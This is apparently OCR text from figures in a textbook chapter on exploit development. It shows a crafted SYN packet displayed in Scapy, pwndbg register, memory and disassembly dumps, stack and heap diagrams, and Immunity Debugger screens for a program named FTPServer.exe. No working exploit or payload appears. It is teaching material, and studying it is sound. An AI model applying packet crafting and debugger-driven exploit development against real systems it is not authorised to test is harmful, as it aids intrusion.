

SYN Flag
SYN + ACK
RST
Client
Server


```
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1111
  flags     =
  frag      = 0
  ttl       = 99
  proto     = tcp
  chksum    = None
  src       = 192.168.1.37
  dst       = 192.168.1.5
  \options   \
###[ TCP ]###
     sport     = 47284
     dport     = ['ssh', 'http']
     seq       = 12345
     ack       = 1000
     dataofs   = None
     reserved  = 0
     flags     = S
     window    = 1000
     chksum    = None
     urgptr    = 0
     options   = {}
###[ Raw ]###
        load      = 'HaX0r SVP'
```

Chapter 12: Introduction to Exploit Development




```
pwndbg> info registers
rax            0x1      1
rbx            0x0      0
rcx            0x10     16
rdx            0x1      1
rsi            0x7ffff7dd59f0   140737351866864
rdi            0x1999999999999999       1844674407370955161
rbp            0x7fffffffdf70   0x7fffffffdf70
rsp            0x7fffffffdf60   0x7fffffffdf60
r8             0x7ffff7dd4060   140737351860320
r9             0x0      0
r10            0x7      7
r11            0x0      0
r12            0x4004b0 4195504
r13            0x7fffffffe050   140737488347216
r14            0x0      0
r15            0x0      0
rip            0x4005ca 0x4005ca <main+45>
eflags         0x206    [ PF IF ]
cs             0x33     51
ss             0x2b     43
ds             0x0      0
es             0x0      0
fs             0x0      0
gs             0x0      0
```


Registers (FPU)
EAX 004040C0 FTPServe.<ModuleEntryPoint>
ECX 00000000
EDX 00000000
EBX 003CE000
ESP 0019F
EBP 00000
ESI 00000
EDI 00000
EIP 77456
C 0 ES 0
P 0 CS 0
A 0 SS 0
Z 0 DS 0
S 0 FS 0
T 0 GS 0
D 0
O 0 Last
EFL 00000
ST0 empty
ST1 empty
ST2 empty
ST3 empty
ST4 empty
ST5 empty
ST6 empty
ST7 empty
FST 0000
FCW 027F
0019FFF0
0019FFF4
0019FFF8
0019FFFC
Increment Plus
Decrement Minus
Zero
Set to 1
Modify Enter
Copy selection to clipboard Ctrl+C
Copy all registers to clipboard
Follow in Dump
Follow in Stack
View MMX registers
View 3DNow! registers
View debug registers
Appearance






```
pwndbg> hexdump $rsi
+0000 0x7fffffffe058  a6 e3 ff ff  ff 7f 00 00  00 00 00 00  00 00 00 00  |....|....|....|....|
+0010 0x7fffffffe068  c1 e3 ff ff  ff 7f 00 00  cc e3 ff ff  ff 7f 00 00  |....|....|....|....|
+0020 0x7fffffffe078  de e3 ff ff  ff 7f 00 00  0f e4 ff ff  ff 7f 00 00  |....|....|....|....|
+0030 0x7fffffffe088  20 e4 ff ff  ff 7f 00 00  36 e4 ff ff  ff 7f 00 00  |....|....|6...|....|
+0040 0x7fffffffe098
pwndbg>
```






```
pwndbg> nearpc
► 0x7ffff7ddb260 <_start>               mov    rdi, rsp
  0x7ffff7ddb263 <_start+3>             call   _dl_start                    <0x7ffff7ddb930>

  0x7ffff7ddb268 <_dl_start_user>       mov    r12, rax
  0x7ffff7ddb26b <_dl_start_user+3>     mov    eax, dword ptr [rip + 0x221b87] <0x7ffff7ffcdf8>
  0x7ffff7ddb271 <_dl_start_user+9>     pop    rdx
  0x7ffff7ddb272 <_dl_start_user+10>    lea    rsp, [rsp + rax*8]
  0x7ffff7ddb276 <_dl_start_user+14>    sub    edx, eax
  0x7ffff7ddb278 <_dl_start_user+16>    push   rdx
  0x7ffff7ddb279 <_dl_start_user+17>    mov    rsi, rdx
  0x7ffff7ddb27c <_dl_start_user+20>    mov    r13, rsp
  0x7ffff7ddb27f <_dl_start_user+23>    and    rsp, 0xfffffffffffffff0
pwndbg>
```


Chapter 13: Windows Exploit Development





Bottom of the stack
High memory Addresses
Stack
Growth
Low memory Addresses
Top of the stack



Top of the Heap
High memory Addresses
Heap
Growth
Low memory Addresses
Bottom of the Heap


Immunity Debugger - FTPServer.exe - [Memory map]
File View Debug Plugins ImmLib Options Window Help Jobs
Open F3
Attach Ctrl+F1
Detach
Exit Alt+X
1 C:\Users\Aimy\Downloads\FTPServer.exe Ctrl+F2
00229000 00004000 data block of main thread
0022D000 00003000 data block of thread 00001A40
00230000 00003000 data block of thread 000000D4
00233000 00003000 data block of thread 00000BB4
00236000 00004000

